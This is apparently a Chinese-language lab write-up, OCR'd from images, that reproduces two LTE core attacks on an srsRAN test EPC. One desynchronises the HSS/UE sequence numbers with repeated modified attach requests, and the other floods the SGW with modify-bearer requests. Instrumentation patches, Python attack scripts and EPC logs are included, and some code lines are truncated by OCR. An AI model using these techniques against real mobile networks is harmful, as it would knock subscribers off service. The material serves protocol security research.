
在这种情况下，根据 3GPP 标准 [27] 的子条款 5.5.1.2，MME 会中止先前的 initiated attach 流程，并处理后续新的 attach request 消息，这会使 HSS 中的 SQN 值递增。

当序列号完整性检查在 UE 侧失败时，它会向 EPC 发送一条 AuthFailure 消息（原因：sync.failure），其中包含 AUTS 参数（带有 UE 的当前序列号），导致 EPC 重新同步其序列号。

在 EPC 与 UE 重新达成同步以后，攻击者可以继续之前的过程中，使 UE 与 HSS 的序列号再次失去同步，使 UE 永远无法连接到 EPC。

实现流程

恶意 UE 连续发送多个 ATTACH_REQUEST 以增加 HSS 中的 SQN 值，当 SQN 值增大到一定程度后，用户 UE 再次 ATTACH 就会发生同步失败，无法接入网络。



截取参数

同上。

插桩代码

srsepc/src/mme/s1ap_nas_transport.cc：


s1ap_nas_transport::handle_initial_ue_message()：

```
// Authentication Failure
if (leap_send(assocfd,
              LEAP_INITIAL_NAS_DATA,
              enb_ue_s1ap_id,
              leap_tcpserver_args->nas_msg_leap,
              leap_tcpserver_args->nas_msg_size_leap))
{
  auth_sync_failure_attack_flag = true;
  printf("auth_sync_failure_attack_flag = %d\n", auth_sync_failure_attack_flag);

  for(int i = 0; i < 5; i++)
  {
    int recv_size = sctp_recvmsg(assocfd, recvbuf, 8192, NULL, NULL, NULL, NULL);
    srsran::byte_buffer_t* modified_nas_msg_p = (srsran::byte_buffer_t*)recvbuf;
    err = nas::handle_attach_request(enb_ue_s1ap_id,
                                     enb_sri,
                                     modified_nas_msg_p,
                                     m_nas_init,
                                     m_nas_if);
    printf("modified_nas_msg_p use %d times\n", i);
  }
}
```

值得一提的是，在文献中，研究人员发送 100 个 ATTACH_REQUEST 实现攻击，但本平台初步验证时 200 个 ATTACH_REQUEST 也无法验证攻击。这是设备商的实现不同导致的，根据 3GPP TS 33.102 Annex C[17]，UE 的 SQN 允许误差范围需要设置得“足够大”，以便在正常情况下不会收到超过误差范围的 SQN。

为了简化流程，需要在 srsepc/src/hss/hss.cc 的 increment_sqn() 中增大每个ATTACH_REQUEST 增加的 SQN 值，再按照之前的方法修改 ATTACH 流程。

需要修改 HSS 中的算法：将上面的注释，改为下面的。



函数接口

.....


用户脚本

该攻击验证的重点在于连续且相同的ATTACH_REQUE-ST会被HSS丢弃，因此必须改变恶意UE每次ATTACH_REQUEST的EEA和EIA字段，HSS才会视其为不同的ATTACH_REQUEST分别处理，从而增加SQN值。

在脚本中修改nas消息的内容，随机生成对应的字段，然后再发送给服务端，交由协议栈进行处理。

```
flag = 0 # 使用flag变量，保证只重放第一个收到的ATTACH_REQUEST，其后的正常处理

#建立连接
le = leap("192.168.137.99", "7897")

while True:
    #接收消息
    message_id, ue_id, length, msg = le.recv(buf_size)

    #用户自定义
    if message_id == LEAP_ITTI_MSG:
        le.hold(True)

    elif message_id == LEAP_INITIAL_NAS_DATA:
        nas_msg = le.nas_message_decode(msg)
        message_type = nas_msg.contents.header.message_type

        if message_type == ATTACH_REQUEST:
            if flag == 0:
                le.hold(True)
                print("sending true")
                for y in range(5):
                    modified_msg = msg[:13] + chr(0x80 >> random.randint(0, 7)) + chr(0x80 >> random.randint(0, 7)) + msg[15:]
                    le.send(modified_msg)
                    print(str(y) + "completed")
                flag = 1
            else:
                le.hold(False)
                print("sending false")

    else:
        le.exit_loop()
```

测试结果



SGW拒绝服务攻击

攻击原理

TAU的安全机制是在MME中实现的，包括上下文请求消息的完整性检查和身份验证。这两个步骤确保信令和用户的合法性，但LTE系统将信令的完整性置于用户认证之前。LTE系统可能会假设默认启动器是经过验证的用户，并且在信令的完整性被破坏之前不会对用户进行身份验证。因此，它为非法用户攻击MME提供了前提。但是，在MME状态异常的情况下，在以下过程中找不到保护机制。也就是说，TAU过程的安全完全取决于MME。虽然MME位于核心网络中，相对安全，处理能力绝对强大，但服务网关中缺乏保护机制是网络的一个安全漏洞，需要强大的安全保护。

为了分析TAU过程中服务网关的安全漏洞，我们参考了拒绝服务攻击的思想。一旦新MME获得用户上下文，它将向新的服务网关发送Create Bearer Request。除了MME中的请求超时机制外，服务网关没有任何用于此过程的安全机制。如果网络中出现以下任何情况，服务网关可能会出现过载问题。

- 整个网络处于正常工作状态，但UE切换到新TA时出现异常。尽管认证过程正常执行，但新MME已经接受了来自UE的异常消息。如果MME受到攻击，那么它可能会在短时间内发送大量Create Bearer Request消息到新的SGW。
- 如果有可编程移动电话，它可以在短时间内通过程序连续触发TAU requests，则这些请求将从eNodeB转发到MME，并将步骤1到步骤7的请求发送到包括新服务网关在内的每个节点。
- 有人恶意伪造大量用户，并与其他验证用户一起发送TAU请求。大量请求可能会导致新的服务网关过载。

srsRAN 开源协议栈目前还未实现 TAU 机制：

不会对 TAU 请求做出相应的处理，而是直接回发一条 tracking_area_update_reject 信令。


```cpp
bool nas::handle_tracking_area_update_request(uint32_t               m_tmsi,
                                              uint32_t               enb_ue_s1ap_id,
                                              struct sctp_sndrcvinfo* enb_sri,
                                              srsran::byte_buffer_t*  nas_rx,
                                              const nas_init_t&       args,
                                              const nas_if_t&         itf)
{
  auto& nas_logger = srslog::fetch_basic_logger("NAS");

  nas_logger.info("Tracking Area Update Request -- S-TMSI 0x%x", m_tmsi);
  srsran::console("Tracking Area Update Request -- S-TMSI 0x%x\n", m_tmsi);
  nas_logger.info("Tracking Area Update Request -- eNB UE S1AP Id %d", enb_ue_s1ap_id);
  srsran::console("Tracking Area Update Request -- eNB UE S1AP Id %d\n", enb_ue_s1ap_id

  srsran::console("Warning: Tracking area update requests are not handled yet.\n");
  nas_logger.warning("Tracking area update requests are not handled yet.");

  // Interfaces
  s1ap_interface_nas* s1ap = itf.s1ap;
  hss_interface_nas*  hss  = itf.hss;
  gtpc_interface_nas* gtpc = itf.gtpc;

  // TODO don't search for NAS ctxt, just send that reject
  // with context we could enable integrity protection
```

对于这个问题，由于我们发现 UE 在进行 attach 流程时，在最后完成 attach complete 后会向 SGW 发起承载建立的请求，因此我们考虑利用该机制，模拟恶意 UE，向 SGW 发送大量的承载建立请求，并观察结果。

结果：

- EPC 首先会释放 UE 对应的承载，UE 断开与网络的连接。
- 网络会不断地寻呼 UE，但是却无法成功。
    - T3413 expired -- Could not page the ue.
    - GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
- UE 会不断地尝试 attach，但是在执行到 attach complete 后也始终无法完成承载的建立。

实现流程



截取参数

srsepc/src/mme/nas.cc：

handle_attach_complete()：

```
// get leap tcpserver args
leap_tcpserver_args->erab_to_modify_leap = act_bearer.eps_bearer_id;
leap_tcpserver_args->enb_fteid_leap = &m_esm_ctx[act_bearer.eps_bearer_id].enb_fteid;
```

其它同上。

插桩代码

srsepc/src/mme/nas.cc：

handle_attach_complete()：

```
// overload of sgw
if (leap_send(assocfd,
              LEAP_ITTI_MSG,
              leap_tcpserver_args->enb_ue_s1ap_id_leap,
              leap_tcpserver_args->nas_msg_leap,
              leap_tcpserver_args->nas_msg_size_leap))
{
  int test_flag = leap_send(assocfd,
                            LEAP_INITIAL_NAS_DATA,
                            leap_tcpserver_args->enb_ue_s1ap_id_leap,
                            leap_tcpserver_args->nas_msg_leap,
                            leap_tcpserver_args->nas_msg_size_leap);
}
```

函数接口

```
case SET_AND_SEND_MODIFY_BEARER_REQUEST:
{
  printf("Leap: send modify bearer request to SGW.\n");

  overload_of_SGW_flag = true;
  printf("overload_of_SGW_flag = %d\n", overload_of_SGW_flag);

  // get send args
  if(leap_tcpserver_args->nas_ctx_leap == nullptr)
  {
    return -1;
  }
  nas* nas_leap = leap_tcpserver_args->nas_ctx_leap;

  uint16_t             erab_to_modify_leap = leap_tcpserver_args->erab_to_modify_lea
  srsran::gtp_fteid_t* enb_fteid_leap      = leap_tcpserver_args->enb_fteid_leap;

  nas_leap->send_modify_bearer_request_leap(erab_to_modify_leap, enb_fteid_leap);

  // release ptr
  nas_leap = nullptr;

  break;
}
```

在 srsepc/src/mme/nas.cc 中增加对应的函数接口：


```cpp
bool nas::send_modify_bearer_request_leap(uint16_t erab_to_modify, srsran::gtp_fteid_t
{
  srsran::console("Sending modify_bearer_request to SGW\n");
  m_logger.info("Sending modify_bearer_request to SGW");

  int i = 1;

  while(i < 100)
  {
    m_gtpc->send_modify_bearer_request(m_emm_ctx.imsi, erab_to_modify, enb_fteid);
    i++;
  }

  return true;
}
```

用户脚本


```python
# 建立连接
le = leap("192.168.137.99", "7897")

while True:
    # 接收消息
    message_id, ue_id, length, msg = le.recv(buf_size)

    # 改变流程
    if message_id == LEAP_ITTI_MSG:
        le.hold(True)

    # 用户自定义
    elif message_id == LEAP_INITIAL_NAS_DATA:
        # 解码消息
        nas_msg = le.nas_message_decode(msg)
        message_type = nas_msg.contents.header.message_type
        if message_type == ATTACH_COMPLETE:
            le.send_modify_bearer_request()
            le.exit_loop()

    else:
        le.exit_loop()
```

测试结果

脚本输出：



EPC 抓包结果：



EPC 日志：

> --- Software Radio Systems EPC ---
>
> Reading configuration file epc.conf...
> HSS Initialized.
> MME S11 Initialized
> MME GTP-C Initialized
> MME Initialized. MCC: 0xf208, MNC: 0xff93
> SPGW GTP-U Initialized.
> SPGW S11 Initialized.
> SP-GW Initialized.
> SCTP socket create success!
> bind success!
> listen success!
> accept success!
> waiting
> Received S1 Setup Request.
> S1 Setup Request - eNB Name: srsenb01, eNB id: 0x19b
> S1 Setup Request - MCC:208, MNC:93
> S1 Setup Request - TAC 7, B-PLMN 0x2f839
> S1 Setup Request - Paging DRX v128
> Sending S1 Setup Response
> Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST

```
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x3cf8d659
Attach request -- eNB-UE S1AP Id: 1
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 122
PDN Connectivity Request -- ESM Information Transfer requested: false
UL NAS: Received Identity Response
ID Response -- IMSI: 208930000000005
Downlink NAS: Sent Authentication Request
UL NAS: Received Authentication Response
Authentication Response -- IMSI 208930000000005
UE Authentication Accepted.
Generating KeNB with UL NAS COUNT: 0
Downlink NAS: Sending NAS Security Mode Command.
UL NAS: Received Security Mode Complete
Security Mode Command Complete -- IMSI: 208930000000005
Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 1
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 1
SPGW: Allocated User TEID 1
SPGW: Allocate UE IP 172.16.0.2
Received Create Session Response
Create Session Response -- SPGW control TEID 1
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.2 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x1; eNB GTP-U Address 192.168.137.101

UL NAS: Received Attach Complete
Unpacked Attached Complete Message. IMSI 208930000000005
Unpacked Activate Default EPS Bearer message. EPS Bearer id 5leap_recv start
hold signal detected
leap_recv start
Leap: GET_EMM_SECURITY_CONTEXT
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Sending EMM Information
Initial UE message: NAS Message Type Unknown
Received Initial UE message -- Service Request
Service request -- S-TMSI 0x627249a
Service request -- eNB UE S1AP Id 2
Service Request -- Short MAC valid
```

There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_RELEASE_ACCESS_BEARERS_REQUEST
Service Request -- User is ECM DISCONNECTED
UE previously assigned IP: 172.16.0.2
Generating KeNB with UL NAS COUNT: 2
UE Ctr TEID 0
Sent Initial Context Setup Request. E-RAB id 5
Received UE Context Release Complete. MME-UE S1AP Id 1
No UE context to release found. MME-UE S1AP Id: 1
Found UE for Downlink Notification
MME Ctr TEID 0x1, IMSI: 208930000000005
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x2; eNB GTP-U Address 192.168.137.101
Initial Context Setup Response triggered from Service Request.

Sending Modify Bearer Request.
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Modify Bearer Request received after Downling Data Notification was sent

T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION

Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x627249a
Attach request -- eNB-UE S1AP Id: 3
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 123
PDN Connectivity Request -- ESM Information Transfer requested: false
Attach Request -- Found previously attach UE.
Found UE context. IMSI: 208930000000005, old eNB UE S1ap Id 2, old MME UE S1AP Id 2
Received GUTI-Attach Request from attached user.
There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST

GUTI Attach request NAS integrity failed.
RE-starting authentication procedure.
Downlink NAS: Sent Authentication Request
Received UE Context Release Complete. MME-UE S1AP Id 2
No UE context to release found. MME-UE S1AP Id: 2
UL NAS: Received Authentication Response
Authentication Response -- IMSI 208930000000005
UE Authentication Accepted.
Generating KeNB with UL NAS COUNT: 0
Downlink NAS: Sending NAS Security Mode Command.
UL NAS: Received Security Mode Complete
Security Mode Command Complete -- IMSI: 208930000000005

Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 2
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 2
SPGW: Allocated User TEID 2
SPGW: Allocate UE IP 172.16.0.3
Received Create Session Response
Create Session Response -- SPGW control TEID 2
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.3 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x3; eNB GTP-U Address 192.168.137.101

UL NAS: Detach Request
Detach request -- IMSI 208930000000005
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x627249b
Attach request -- eNB-UE S1AP Id: 4
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 124
PDN Connectivity Request -- ESM Information Transfer requested: false
Attach Request -- Found previously attach UE.
Found UE context. IMSI: 208930000000005, old eNB UE S1ap Id 3, old MME UE S1AP Id 4
GUTI Attach -- NAS Integrity OK. UL count 2, DL count 1
Generating KeNB with UL NAS COUNT: 2
Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 3
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 3
SPGW: Allocated User TEID 3
SPGW: Allocate UE IP 172.16.0.4
Received Create Session Response
Create Session Response -- SPGW control TEID 3
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.4 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response

E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x4; eNB GTP-U Address 192.168.137.101

UL NAS: Received Attach Complete
Unpacked Attached Complete Message. IMSI 208930000000005
Unpacked Activate Default EPS Bearer message. EPS Bearer id 5

leap_recv start
Leap: send modify bearer request to SGW.
leap_recv start
exiting
leap_recv start
hold signal detected
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Sending EMM Information
Received UE Context Release Request. MME-UE S1AP Id 4
There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_RELEASE_ACCESS_BEARERS_REQUEST
Received UE Context Release Complete. MME-UE S1AP Id 5
UE Context Release Completed.
Initial UE message: NAS Message Type Unknown
Received Initial UE message -- Service Request
Service request -- S-TMSI 0x627249c
Service request -- eNB UE S1AP Id 5
Service Request -- Short MAC valid
Service Request -- User is ECM DISCONNECTED
UE previously assigned IP: 172.16.0.4
Generating KeNB with UL NAS COUNT: 4
UE Ctr TEID 0
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x5; eNB GTP-U Address 192.168.137.101
Initial Context Setup Response triggered from Service Request.
Sending Modify Bearer Request.
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Received UE Context Release Request. MME-UE S1AP Id 6
There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_RELEASE_ACCESS_BEARERS_REQUEST
Received UE Context Release Complete. MME-UE S1AP Id 6
UE Context Release Completed.
Found UE for Downlink Notification
MME Ctr TEID 0x3, IMSI: 208930000000005

T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x3, IMSI: 208930000000005
